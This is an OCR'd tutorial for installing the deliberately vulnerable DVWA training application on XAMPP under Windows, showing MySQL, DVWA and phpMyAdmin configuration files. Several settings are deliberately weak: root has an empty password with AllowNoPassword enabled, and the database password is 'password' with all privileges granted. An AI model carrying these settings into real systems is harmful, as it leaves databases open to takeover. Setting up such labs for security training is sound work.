
```
# Example MySQL config file for small systems.
#
# This is for a system with little memory (<= 64M) where MySQL is only used
# from time to time and it's important that the mysqld daemon
# doesn't use much resources.
#
# You can copy this file to
# C:/xampp/mysql/bin/my.cnf to set global options,
# mysql-data-dir/my.cnf to set server-specific options (in this
# installation this directory is C:/xampp/mysql/data) or
# ~/.my.cnf to set user-specific options.
#
# In this file, you can use all long options that a program supports.
# If you want to know which options a program supports, run the program
# with the "--help" option.

# The following options will be passed to all MySQL clients
[client]
# password       = your_password
port=3307
socket="C:/xampp/mysql/mysql.sock"


# Here follows entries for some specific programs

# The MySQL server
```

Ln 20, Col 10 | 4 of 5,595 characters | 100% | Windows (CRLF) | UTF-8


3. Go back to the XAMPP server and start the MySQL server.




4. Download the DVWA folder from the github link (https://github.com/digininja/DVWA)




5. Unzip the downloaded zipped folder and then extract the contents to the htdocs folder of XAMPP.



6. Then navigate to the DVWA folder in the htdocs and open the “config” folder.



In the config folder, change the name of the “config.inc.php.dist” file to “config.inc.php” by removing the .dist extension



7. Then open the file and edit the highlighted data variables as follows :
Remove the getenv('DB_SERVER') ?: in db_server
Change the password to "password" in db_password
Change the port number to "3307" in db_port

config.inc.php

C: > xampp > htdocs > DVWA-master > config > config.inc.php

```php
<?php

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
#   Thanks to @digininja for the fix.

# Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
#   Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'dvwa';
$_DVWA[ 'db_password' ] = 'p@ssw0rd';
$_DVWA[ 'db_port']      = '3306';

```


Then save the file after making the changes.

config.inc.php


C: > xampp > htdocs > DVWA-master > config > config.inc.php

```php
<?php

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
#   Thanks to @digininja for the fix.

# Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
#   Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'dvwa';
$_DVWA[ 'db_password' ] = 'password';
$_DVWA[ 'db_port']      = '3307';

```

8. Go back to the XAMPP folder and then navigate to the “phpMyAdmin” folder



Then, open the config.inc file present




Add the following underneath the information section.
$cfg[‘Servers’][$i][‘port’] = 3307;
Then save the file.

config.inc.php


C: > xampp > phpMyAdmin > config.inc.php

```
8    /*
10    */
11   $i = 0;
12
13   /*
14    * First server
15    */
16   $i++;
17
18   /* Authentication type and info */
19   $cfg['Servers'][$i]['auth_type'] = 'config';
20   $cfg['Servers'][$i]['user'] = 'root';
21   $cfg['Servers'][$i]['password'] = '';
22   $cfg['Servers'][$i]['extension'] = 'mysqli';
23   $cfg['Servers'][$i]['AllowNoPassword'] = true;
24   $cfg['Servers'][$i]['port'] = 3307;
25   $cfg['Lang'] = '';
```


9. Go to XAMPP and click on “Admin” in MySQL




10. The following page opens. Click on “New”



Create a database named “dvwa”





11. Then go to “User Accounts”




Then, add the following to the url “&adduser=1&dbname=dvwa” to get privileges for the database

Enter the details : username as dvwa and password as password and check the grant all privileges on database dvwa checkbox. Then click on Go





